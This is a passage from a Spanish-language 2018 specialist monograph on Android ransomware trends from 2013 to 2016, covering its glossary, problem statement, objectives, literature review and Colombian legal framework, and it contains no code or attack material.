ANÁLISIS DE LAS TENDENCIAS DEL COMPORTAMIENTO DE RANSOMWARE EN SISTEMAS OPERATIVOS ANDROID

NORBERTO SANCHEZ ANGULO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA-UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
CARTAGENA DE INDIAS
2018

ANÁLISIS DE LAS TENDENCIAS DEL COMPORTAMIENTO DE RANSOMWARE EN SISTEMAS OPERATIVOS ANDROID

NORBERTO SANCHEZ ANGULO

Monografía de grado para optar el título de
Especialista en seguridad informática

ASESOR
Jorge Enrique Ramírez Montanez
Ing de Sistemas
Especialista en Seguridad Informática

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA-UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
CARTAGENA DE INDIAS
2018

Nota de aceptación:

_____
_____
_____
_____
_____
_____

_____
Firma del presidente del jurado

_____
Firma del jurado

_____
Firma del jurado

CARTAGENA, 15 de MAYO de 2018

TABLA DE CONTENIDO

Pág.

LISTA DE FIGURAS

Pág.

LISTA DE CUADROS

Pág.

GLOSARIO

- **ADB:** Es una herramienta proveniente en el SDK de Android que permite la interacción del dispositivo con el SDK.[1]

- **Android:** Es un sistema operativo nacido para celulares y que, con el pasar de los años, ha ido evolucionando y abarcando distintos dispositivos como relojes, automóviles, neveras, televisores, entre otros.[2]

- **CPU:** Es la unidad central de procesamiento de un dispositivo, es el chip encargado de procesar la información brindada por los demás periféricos que componen el dispositivo.[3]

- **Exploit:** Código o comandos usados para explotar o aprovechar vulnerabilidades en los sistemas operativos o programas. Estos códigos son creados con el fin de aplicar errores en los sistemas.[4]

- **GPU:** Unidad de procesamiento gráfico. Es un chip encargado del procesamiento de todo el video en un dispositivo.[5]

- **JNI:** Son una serie de componentes nativos de java que son usados para la comunicación con distintos lenguajes de programación.[6]

- **Kernel:** Es la parte más importante del Sistema operativo. Se encarga de administrar los recursos y aplicaciones que harán uso del Hardware.[7]

- **Market (tienda de aplicaciones):** Son tiendas virtuales donde se pueden adquirir aplicaciones para distintos sistemas operativos: Android, Linux,

---

[1]ANDROID INC. Android Debug Bridge [en línea]. Disponible en internet: <https://developer.android.com/studio/command-line/adb?hl=es-419>.

[2] TOOD, Alex. What is Android and what is an Android phone? [en línea]. 2014. Disponible en internet: < https://recombu.com/mobile/article/what-is-android-and-what-is-an-android-phone_m12615-html>.

[3]TECH TERMS. CPU Definition [en línea]. 2014. Disponible en internet: <https://techterms.com/definition/cpu>.

[4] ALBORS, Josep. Exploits: What are they and how do they work? [en línea]. 2015. Disponible en internet: < https://www.welivesecurity.com/2015/02/27/exploits-work/>.

[5] KREWELL, Kevin. What's the Difference Between a CPU and a GPU? [en línea]. 2009. Disponible en internet: < https://blogs.nvidia.com/blog/2009/12/16/whats-the-difference-between-a-cpu-and-a-gpu/>.

[6]ANDROID INC. JNI tips [en línea]. Disponible en internet: < https://developer.android.com/training/articles/perf-jni>.

[7]ROUSE, Margaret. Kernel [en línea]. 2006. Disponible en internet: < https://searchdatacenter.techtarget.com/definition/kernel>.

Windows, IOS, etc. En dichas tiendas se pueden conseguir aplicativos gratis y/o pagos.[8]

- **Malware:** Software malicioso creado con el fin de infectar distintos sistemas operativos y realizar procedimientos que puedan conllevar al robo de información o acciones molestas en los dispositivos.

- **Middleware:** Es un software que funciona como puente o intermediario entre otros software o hardware cuando entre estos no existe compatibilidad. Podría considerarse como el traductor entre software y hardware.

- **Payload:** Según el blog oficial de Eset: **"**es una función adicional que posee cierta amenaza en particular: Carga útil". Se refiere a acciones anexas, incluidas en virus, gusanos o troyanos; por ejemplo: robo de datos, eliminación de archivos, sobre escritura del disco, reemplazo del BIOS, etc. Un payload no es necesariamente maligno, sino que refiere también a efectos secundarios nocivos para el ordenador.**"**[9]

- **SDK:** Es un kit de desarrollo de software. En este caso se habla del SDK para Android, que contiene aplicaciones, programas y códigos que permiten desarrollar y probar aplicativos en los dispositivos Android.[10]

- **Sistema operativo:** Es una capa de software que permite la integración de las aplicaciones con el hardware de los dispositivos.[11]

---

[8] RUTNIK, Mitja. What was Android Market and how is Google Play different? [en línea]. 2017. Disponible en internet: < https://www.androidauthority.com/android-market-google-play-different-787082/>.

[9] ESET LA. Tipos de malware y otras amenazas informáticas [en línea] 2013. Disponible en internet: < http://www.eset-la.com/centro-amenazas/amenazas/PayLoad/2148>.

[10]DONAIS, Chris. What is an SDK and an API? [en línea]. 2017. Disponible en internet: < https://www.skyhookwireless.com/blog/what-is-an-sdk-and-an-api>.

[11]COMPUTER HOPE. Operating System [en línea]. 2017. Disponible en internet: < https://www.computerhope.com/jargon/o/os.htm>.

RESUMEN

Con la masificación de la tecnología y la creciente facilidad para su acceso por parte de cada vez más personas, se ha creado un nicho para que los cibercriminales encuentren cada día nuevas maneras para llevar acciones delincuenciales que les permitan obtener algún beneficio muchas veces económico.

Para el desarrollo del presente documento se comenzó con la revisión de distintas fuentes bibliográficas contenidas en ponencias, libros, artículos científicos, entre otros que permitieron identificar las distintas variables de ransomware enfocadas a sistemas operativos Android y la evolución que estas han tenido desde el año 2013 hasta el año 2016.

En el proceso se pudo hacer revisión de diversas muestras de ransomware, dentro de las cuales se procedió a seleccionar una para realizar un análisis estático que permitió la identificación de los componentes de la misma y el comportamiento que dicha muestra tenia al ser instalada en un dispositivo.

La información obtenida pudo llevar al desarrollo de una guía de comportamiento y una guía de recomendaciones enfocada a todo público, esta guía se desarrolló en formato infografía permitiendo una fácil masificación y entendimiento de la misma.

ABSTRACT

With the spread of technology and the growing ease of access by more and more people, a niche has been created so that cybercriminals find new ways every day to take criminal actions that allow them to obtain some often economic benefit.

For the development of this document began with the review of various bibliographic sources contained in papers, books, scientific articles, among others that allowed to identify the different variables of ransomware focused on Android operating systems and the evolution they have had since 2013 until the year 2016.

In the process it was possible to review various samples of ransomware, within which we proceeded to select one to perform a static analysis that allowed the identification of the components of the same and the behavior that said sample had to be installed in a device .

The information obtained could lead to the development of a behavior guide and a recommendations guide focused on all audiences, this guide was developed in an infographic format allowing an easy massification and understanding of it.

INTRODUCCIÓN

El presente trabajo se encuentra orientada en identificar las principales fuentes de propagación y el comportamiento asumido por los ransonware al infectar los dispositivos con sistema operativo Android entre los años 2013 y 2016.

El proceso de identificación de las fuentes de propagación y los comportamientos de las distintas familias de ransomware fue realizado mediante la búsqueda de información indexada en documentos tipo *WhitePaper*, en investigaciones ya elaboradas sobre la temática y en la previa ejecución de pruebas de concepto del proceso de infección.

Con los resultados del análisis se pudo desarrollar una guía de comportamiento de ransomware la cual proporcionará al usuario final de los sistemas operativos Android información que le permita estar preparado y tomar acciones preventivas que lo hagan menos vulnerable a infecciones de este tipo en los dispositivos con este sistema operativo

1. PLANTEAMIENTO DEL PROBLEMA

1.1 PROBLEMA GENERAL

El presente trabajo realiza un análisis de las características y metodologías usadas por los malware desarrollados para Android desde el año 2013 hasta el 2015, con el fin de entender su comportamiento e interacciones con este sistema operativo durante este mencionado intervalo de tiempo.

Según informes generados en el año 2015, presentados en ***Así fue 2015 en términos de malware en móviles, según Nokia***[12], el malware para sistema operativo Android tiene la mayor participación en la lista, dejando solamente un puesto para software maliciosos desarrollados para otras plataformas. En la figura 1 (ver figura 1) se puede observar las estadísticas del informe.

La alta presencia de malware en Android puede implicar la existencia de factores que permiten que dicho sistema operativo sea blanco fácil para la propagación de este tipo virus informático, a lo cual podría sumársele la poca información y conciencia que tienen los usuarios de este sistema sobre los controles y medidas de seguridad básicas a la hora de realizar instalaciones de nuevo software en sus dispositivos.

12 XATAKAMOVIL. Así fue 2015 en términos de malware en móviles, según Nokia [en línea], 04 Marzo 2016. Disponible en Internet: < https://www.xatakamovil.com/seguridad/asi-fue-2015-en-terminos-de-malware-en-moviles-segun-nokia >.

Figura 1 Top 20 de Malware en el año 2015

Name	Level	%	Previous position
Android.Adware.Uapush.A	Moderate	24.67	2
Android.MobileSpyware.Kasandra.B	High	22.88	1
Android.Trojan.SmsTracker	High	20.82	3
iOS.InfoStealer.XcodeGhost	High	6.01	New
Android.Trackware.AndrClicker.D	Moderate	5.19	New
Android.Downloader.Gappusin.A	High	2.03	New
Android.Backdoor.Levida.a	High	1.69	New
Android.MobileSpyware.SpyAgnt.B	High	1.65	New
Android.BankingTrojan.Marcher.A	High	1.61	New
Android.MobileSpyware.CellSpy.B	High	1.29	New
Android.Bot.PornClicker.J	High	1.26	New
Android.InfoStealer.Agent.GM	High	1.23	New
Android.MobileSpyware.Tekwon.A	High	1.06	8
iOS.MobileSpyware.FlexiSpy	High	1.03	New
Android.MobileSpyware.Phonerecon.A	High	1.01	12
Android.Trojan.FakeFlash	High	0.91	6
Android.Trojan.SMSreg.gc	High	0.89	11
Android.Trojan.OIMobi	High	0.77	New
Android.Trojan.Wapsx	High	0.7	9
Android.Downloader.Leech.A	High	0.62	New

Fuente: XATAKAMOVIL. Así fue 2015 en términos de malware en móviles, según Nokia [en línea], 04 Marzo 2016. Disponible en Internet: < https://www.xatakamovil.com/seguridad/asi-fue-2015-en-terminos-de-malware-en-moviles-segun-nokia >.

1.2 FORMULACIÓN DEL PROBLEMA

¿Cuáles fueron las características y métodos de infección de ransomware que afectaron a los usuarios finales de los sistemas operativos Android durante el periodo de 2013 a 2016?

2. JUSTIFICACIÓN

En la actualidad los usuarios de dispositivos con sistema operativo Android son uno de los blancos principales para los cibercriminales que buscan sacar provecho económico desarrollando malware especializado. Mediante distintas técnicas de difusión y propagación son capaces de infectar las unidades recopilando información personal de sus consumidores, convirtiendo los dispositivos en parte de *botnets*, incluso secuestrando los datos personales almacenados en dichos aparatos como es demostrado en la conferencia ***Un Big Data para las Apps de Android: eCrime & Hacking***[13] en la cual el investigador de seguridad informática Chema Alonso realiza la ejemplificación de múltiples casos de aplicaciones móviles que contienen distintos tipos de código malicioso.

Otra de las pesquisas que sustentan el presente trabajo es ***A Measurement Study of Google Play*** [14]**,** donde los investigadores demuestran que la tienda Google Play Store está siendo utilizada como fuente de distribución de *Fake Apps* o aplicaciones engañosas en la cual algunas de estas contienen códigos maliciosos con diferentes fines. En dicha indagación se hace uso de la aplicación *PlayDron*e, creada por el equipo investigador, con el fin de descargar y analizar las aplicaciones alojadas en *Google Play Store*.

Esta búsqueda extiende la preocupación y abre la motivación de realizar un sondeo que sirva de guía para los usuarios finales con el fin de prevenir y mitigar la infección de malware en los dispositivos con sistema operativo Android, además de brindar un apoyo a los profesionales con la identificación de variantes de malware desarrollado para sistemas operativo Android.

[13] ALONSO, Chema [seud. ALONSO, José M]. Un Big Data para las Apps de Android: eCrime & Hacking [en linea], Julio 2016. Disponible en Internet: < https://www.youtube.com/watch?v=HVohWWh9i3w >.

[14] VIENNOT, Nicolas; GARCIA, Edward Y NIEH, Janson. A Measurement Study of Google Play [en linea]. 2015. Disponible en internet: < https://www.cs.columbia.edu/~nieh/pubs/sigmetrics2014_playdrone.pdf >.

3. OBJETIVOS

3.1 OBJETIVO GENERAL

Desarrollar una guía de comportamiento de ransomware en sistemas operativos Android durante los años 2013 a 2016 mediante el análisis estático de malware y haciendo uso de muestras de este recopiladas de distintas fuentes para brindar una pauta de recomendaciones de seguridad a los usuarios finales.

3.2 OBJETIVOS ESPECÍFICOS

- Identificar las distintas variantes de ransomware para sistemas operativos Android, mediante la revisión de fuentes de datos especializadas, para distinguir los malware utilizados durante el periodo de 2013 a 2016.

- Describir el comportamiento de un ransomware para sistemas operativos Android, mediante el análisis estático en un ambiente de pruebas, para detectar los métodos de infección y comportamiento que afectan a los usuarios finales.

- Realizar un conjunto de recomendaciones técnicas, dirigidas a la orientación y el conocimiento de los usuarios finales, para mitigar los ataques de ransomware en sistemas operativos Android.

4. MARCO REFERENCIAL

4.2 MARCO CONCEPTUAL

Con la creciente masificación de la tecnología los usuarios finales a través de los años se han visto cada vez más expuestos a riesgos de seguridad heredados de las implementaciones de sistemas informáticos que en su desarrollo o planeación inicial no contaron con una correcta revisión de seguridad, esto sumado al cada vez más creciente auge de técnicas implementadas por los cibercriminales que permiten encontrar ya provechar brechas de seguridad con la finalidad de obtener distinto tipo de beneficios. La seguridad informática crece día a día con el fin de intentar crear sistemas más seguros intentado brindar experiencias fuera de riesgos para los usuarios finales de las tecnologías este proceso es definido como "El proceso de prevenir y detectar el uso no autorizado de un sistema informático. Implica el proceso de proteger contra intrusos el uso de nuestros recursos informáticos con intenciones maliciosas o con intención de obtener ganancias, o incluso la posibilidad de acceder a ellos por accidente"[15]

La tendiente con mayor creciente en los últimos años es la utilización de dispositivos inteligentes o *Smart*. El riego crece dado que estos dispositivos cada vez más hacen parte de cada momento de la vida de las personas, que han pasado a utilizar vehículos, electrodomésticos, prendas de vestir y accesorios para la salud con la denominación de "inteligentes." Este estilo de vida se le ha dado el nombre de ***Internet of Things*** (IoT) por sus siglas en ingles. El reto para la seguridad informática va dirigido a proteger la información que estos dispositivos recolectan de las personas y el tratamiento que estas le dan a dicha información como es mencionado en el artículo "Riesgos y retos de ciberseguridad y privacidad en IoT"[16]

Estas tendencias permiten llegar a la vertiente de los riegos que tienen los celulares que hacen parte importante del IoT, puesto que serían el pilar en donde muchos de los demás dispositivos inteligentes reposan la información recolectada permitiendo a estos orquestar de una manera centralizada las funciones de estos. Esto conlleva un riesgo que está siendo altamente aprovechado por los

[15] UNIVERSIDAD INTERNACIONAL DE VALENCIA. ¿Qué es la seguridad informática y cómo puede ayudarme? [en línea]. 2016. Disponible en internet: < https://www.universidadviu.es/la-seguridad-informatica-puede-ayudarme/>

[16] PUENTE, Miriam. Riesgos y retos de ciberseguridad y privacidad en IoT [en línea]. 2017. Disponible en internet: < https://www.certsi.es/blog/riesgos-y-retos-ciberseguridad-y-privacidad-iot>.

cibercriminales como es mencionado en el artículo “Celulares en riesgo: crece la amenaza de virus en los teléfonos móviles”[17].

4.2 ESTADO DEL ARTE

En la actualidad existen múltiples investigaciones que se encuentran enfocados en hallar comportamientos maliciosos en las tiendas de aplicaciones de Android. Entre las que destaca *Playdrone*. Este es un proyecto investigativo el cual nació en el departamento de Ciencias y Computaciones de la Universidad de Columbia, el cual realizo un barrido de todas las aplicaciones de *Google Play Store* en dos momentos de tiempo distintos y correlacionaron la información de los aplicativos utilizando distintos métodos. Dicha investigación produjo el artículo *“A Measurement Study of Google Play”*[18]

Otro caso de estudio se da por medio de la empresa *Eleven Paths*, en cabeza de Chema Alonzo, con el proyecto TACYT. En este realizan el correlacionamiento de la información extraída de las aplicaciones para Android, publicadas en múltiples tiendas de aplicativos, permaneciendo dicho proyecto en funcionamiento continuo. La actividad de este proyecto y sus resultados fueron expuestos en el año 2015 en la conferencia 8.8 en Chile con la ponencia “**Un Big data para las Apps de Android: eCrime & Hacking**”[19].

Teniendo en cuenta los hallazgos de las investigaciones realizadas, la empresa google lanza en 2015 un proceso de aprobación de aplicaciones publicadas en su tienda oficial de aplicaciones de Android “*Play Store*”[20], dicho proceso pasa de ser realizado de manera automática a ser más riguroso incluyendo intervención humana con la finalidad de ser más eficientes en el proceso.

---

[17] CASTRILLÓN, Manuel. Celulares en riesgo: crece la amenaza de virus en los teléfonos móviles [en línea]. 2015. Disponible en internet: < https://www.lanacion.com.ar/1816856-celulares-en-riesgo-crece-la-amenaza-de-virus-en-los-telefonos-moviles>.

[18] VIENNOT, Nicolas; GARCIA, Edward Y NIEH, Janson. A Measurement Study of Google Play [en línea]. 2015. Disponible en internet: < https://www.cs.columbia.edu/~nieh/pubs/sigmetrics2014_playdrone.pdf >.

[19] ALONSO, Chema [seud. ALONSO, José M]. Un Big Data para las Apps de Android: eCrime & Hacking [en linea], Julio 2016. Disponible en Internet: < https://www.youtube.com/watch?v=HVohWWh9i3w >.

[20] CHANTAGALLI, Javier. 2015. Google sigue los pasos de Apple: Las aplicaciones de la Play Store serán aprobadas manualmente. [en línea]. Disponible en internet: <https://www.descubreapple.com/google-sigue-pasos-apple-aplicaciones-play-store-deberan-aprobadas-manualmente.html>.

4.3 MARCO TEORICO

En Android, como en cualquier otro sistema operativo, se pueden encontrar agujeros de seguridad que son usados por cibercriminales para realizar distintos tipos de ataques hacia dicho medio. Estos ataques tienen múltiples fines que pueden ir desde sólo realizar una molesta broma hasta sustraer información confidencial del usuario. Dado esto, desde el año 2009 se han presentado a la luz distintas investigaciones al respecto, convirtiéndose la seguridad en dispositivos móviles en un tópico de investigación más en el área de la seguridad informática.

En el mencionado año sale a la luz el trabajo de Aubrey Schmidt titulado "***Smartphone Malware Evolution Revised: Android Next Target?"***[21] donde se evidencia un amplio abanico de ideas sobre Malware y estudios detallados de la evolución de estos hasta la fecha de publicación. Además, desde ese punto ya se presentía lo que venía para los dispositivos inteligentes. En este trabajo también se evidencia el desconocimiento de muchos aspectos de la plataforma Android dado que apenas estaba en sus inicios, pero es una base importante para las futuras investigaciones basadas en los ataques hacia las plataformas móviles de hoy.

Este mismo año es publicado el trabajo colaborativo de Aubrey Derrick Schmid, Rainer Bye, Hans Gunther Schmid, Jan Clausen, Osman Kiraz, Kamer Ali Y¨uksel, Seyit Ahmet Camtepe, Y Sahin Albayrak titulado ***"Static Analysis of Excutables for Acolaborative Malware Detection on Android"*** [22]***.*** Este trabajo se basa en cómo, mediante técnicas matemáticas, es posible detectar variaciones entre las aplicaciones que podrían ser consideradas como Malware, esto haciendo uso de una red colaborativa donde se pide ayuda a otros nodos para cotejar la información.

En 2010 es realizada por la ***Institute of Electrical and Electronics Engineers*** **(**IEEE) la ***International Conference on Pattern Recognition*****,** de la cual es sacado el trabajo titulado ***"Malware Detection on Mobile Devices Using***

---

[21] SCHMIDT, Aubrey-Derrick, et al. Smartphone Malware Evolution Revisited: Android Next Target? [en linea]. 2008. Disponible en internet: < http://citeseerx.ist.psu.edu/viewdoc/download;jsessionid=C97734ECE201FD254CC4253B00EAC49C?doi=10.1.1.460.6632&rep=rep1&type=pdf>.

[22] SCHMIDT, Aubrey-Derrick, et al. Static Analysis of Executables for Collaborative Malware Detection on Android [en linea]. 2009. Disponible en intenet: < https://pdfs.semanticscholar.org/c60e/d0c06dbec7c0481aac69bdbb5fdf4b0ed1ec.pdf >.

Distributed Machine Learning"[23] en el que sus autores presentan una manera muy particular de detectar Malware. Esta consiste en la utilización de Maquinas de Vectores de Soporte, que son una serie de algoritmos alimentados con datos y son capaces de detectar comportamientos anormales a los previamente estudiados. Su estudio consistió en tomar muestras del uso de los dispositivos en estudio y con base a ellas determinar si la información que era suministrada por los demás dispositivos mostraba señales de función anormal.

En octubre de 2010 es realizada la conferencia *"**Information Security: 13th international Conference**"* [24] en Boca Ratón FL, USA y en marzo de 2011 publican un libro con el mismo nombre, donde se recopilan los temas más importantes de dicha conferencia. Uno de los tópicos es el titulado *"***Escalada de privilegios de ataques de instancias en Android**", en su traducción al español, donde se describe como los ataques de Malware en Android realizan una escalada de los privilegios que son requeridos por las aplicaciones al momento de ser instaladas para su correcto funcionamiento. Además, exponen algunos casos de *Exploit* en la arquitectura.

En Julio de 2011 es agregado un libro más a la familia "***for Dummies***" titulado *"**Mobile Device Security for Dummies**",*[25] escrito en colaboración por **Rich Campagna, Subbu Iyer, and Ashwin Krishnan.** Un libro que abarca, desde una perspectiva educativa y enfocada a un público menos experimentado, las distintas formas de aplicar seguridad en los dispositivos móviles. Entre los temas más destacados se encuentran: políticas de seguridad en los dispositivos móviles, conectándose a redes WIFI, protección contra hacker y seguridad en aplicaciones móviles. Cabe destacar que el libro no solamente se basa en dispositivos Android, sino que trabaja de una forma más amplia las distintas arquitecturas y sistemas operativos móviles.

En diciembre de 2011 **Jeff Six** presenta su libro **titulado *"Applicaction Security For The Android Platform"***[26] donde describe y profundiza sobre la arquitectura de la plataforma Android, las aplicaciones que se manejan en esta, los tipos de permisos con los que trabaja Android, modelos de seguridad en Linux, Métodos de Protección de Datos y seguridad en la comunicación con los servidores.

---

[23] ASHKAN, Sharif, et al. Malware Detection on Mobile Devices Using Distributed Machine Learning [en linea]. 2010. Disponible en internet: < http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=5597767&isnumber=5595735 >.

[24] BURMESTER, Mike, et al. Information Security. 2011. ISBN: 978-3-642-18178-8.

[25] RICH, Campagna, et al. Mobile Device Security For Dummies. 2011. ISBN: 978-0-470-92753-3.

[26] SIX, Jeff. Application Security for the Android Platform. ISBN: 978-1-449-31507-8.

En mayo de 2012 se celebró el ***IEEE Symposiumon Security and Privacy*****,** del cual salen distintos trabajos recopilatorios de las temáticas tratadas. De todos estos trabajos se ha puesto especial cuidado en dos, ***"Dissecting Android Malware: Characterization and Evolution"***[27] y ***"user-driven Access Control: Rethinking Permission Grating in Modern Operating System"***[28]**.** los cuales son la base de información para el presente trabajo. En el primero se encuentra un estudio detallado sobre Malware en Android, las distintas familias de estos, líneas de tiempo respecto a infecciones, cuadros comparativos sobre infección y ataques de los distintos Malware. El segundo expone los diferentes tipos de transmisión y ataque usados por los distintos Malware.

En septiembre de 2012 es publicado el libro ***"Android App Security***[29]***"***, escrito por **Sheran A. Gunasekera,** el cual ya muestra mucho más definida y trabajada la parte de seguridad en Android, lo cual es evidenciado en temas como: Arquitectura de seguridad en Android, Seguridad en la empresa, Malware y Spyware estando todos estos enfocados en la arquitectura de Android. Este libro también es usado como base conceptual para describir algunos tópicos del presente trabajo.

En el presente proyecto se realizó un análisis estático del código fuente de una muestra de Ransomware con el fin de buscar indicios que demostraran el comportamiento del mismo dentro del dispositivo luego de ser infectado, los permisos solicitados al momento de la instalación, método de encriptado y formas de propagación luego de la infección, mas no pretendió realizar un análisis dinámico de muestras malware, tampoco se realizaron infecciones a dispositivos físicos con sistema operativo Android con las muestras analizadas.

En la actualidad se encuentran análisis estadísticos que indican la alta presencia de malware para dispositivos Android, específicamente la variante de malware ransomware es una de las de más alto crecimiento haciendo que las nuevas investigaciones deban enfocarse en maneras de prevenir infecciones de estos.

---


[27] ZHOU, Yajin y JIANG, Xuxian. Dissecting Android Malware: Characterization and Evolution [en linea]. 2012. Disponible en internet: < https://www.csc2.ncsu.edu/faculty/xjiang4/pubs/OAKLAND12.pdf>.

[28] ROESNER, Franziska, et al. User-Driven Access Control: Rethinking Permission Granting in Modern Operating Systems [en linea]. 2012. Disponible en internet: < https://www.microsoft.com/en-us/research/wp-content/uploads/2016/02/paper-48.pdf>.

[29] GUNASEKERA, Sheran. Android Apps Security [en linea]. 2012. Disponible en internet: < https://doc.lagout.org/programmation/Android/Android%20Apps%20Security%20%5BGunasekera%202012-09-11%5D.pdf>.

En la Figura 2 se muestra la página web KOODOUS.COM donde se realiza el proceso de búsqueda de las muestras de Ransomware analizadas en el presente trabajo.


Figura 2 Koodous ejemplo de búsqueda



Fuente: KOODOUS, TestLock.apk, 2016. Disponible en Internet: < https://koodous.com/apks?search=370c9f7f67826a8e2d3116fe11d470552559457fc5e55ca37e86af0b80967aad >

En la Figura 3 (ver figura 3) se muestra el reporte de crecimiento de Ransomware presentado por ESET donde se evidencia el crecimiento casi exponencial que ha tenido en los últimos años.

Figura 3 Crecimiento de infecciones de ransomware en Android



Fuente: LIPOVSKY , Robert y STEFANKO, Lukas. El auge del ransomware para Android: criptográfico y de bloqueo de pantalla [en línea]. 2016. Disponible en internet: < welivesecurity.com/la-es/2016/02/18/auge-ransomware-para-android/ >.

El presente trabajo tiene como resultado una guía de comportamiento de ransomware en sistemas operativos Android, que se espera sea de referencia para los usuarios finales permitiendo conocer comportamientos que les ayuden a evitar infecciones de ransomware en sus dispositivos.

4.4 MARCO LEGAL

En Colombia existe la Ley de Delitos Informáticos la cual reglamenta todas las actividades relacionadas con la información y los datos. Esta ley es la No 1273 del 2009 y la ley 1266 de 2008 en las cuales se consignan artículos que soportan legalmente las actividades del presente trabajo.

4.4.1. Ley estatutaria 1266.

“Por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la

financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones”[30].

4.4.2. Ley estatutaria 1273.

“Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.” [31] Artículos 269A, 269B, 269C, 269D, 269E, 269F, 269G.

[30] COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1266. (31, diciembre, 2008).
[31] COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1273. (03, enero, 2009).

4 DISEÑO METODOLÓGICO

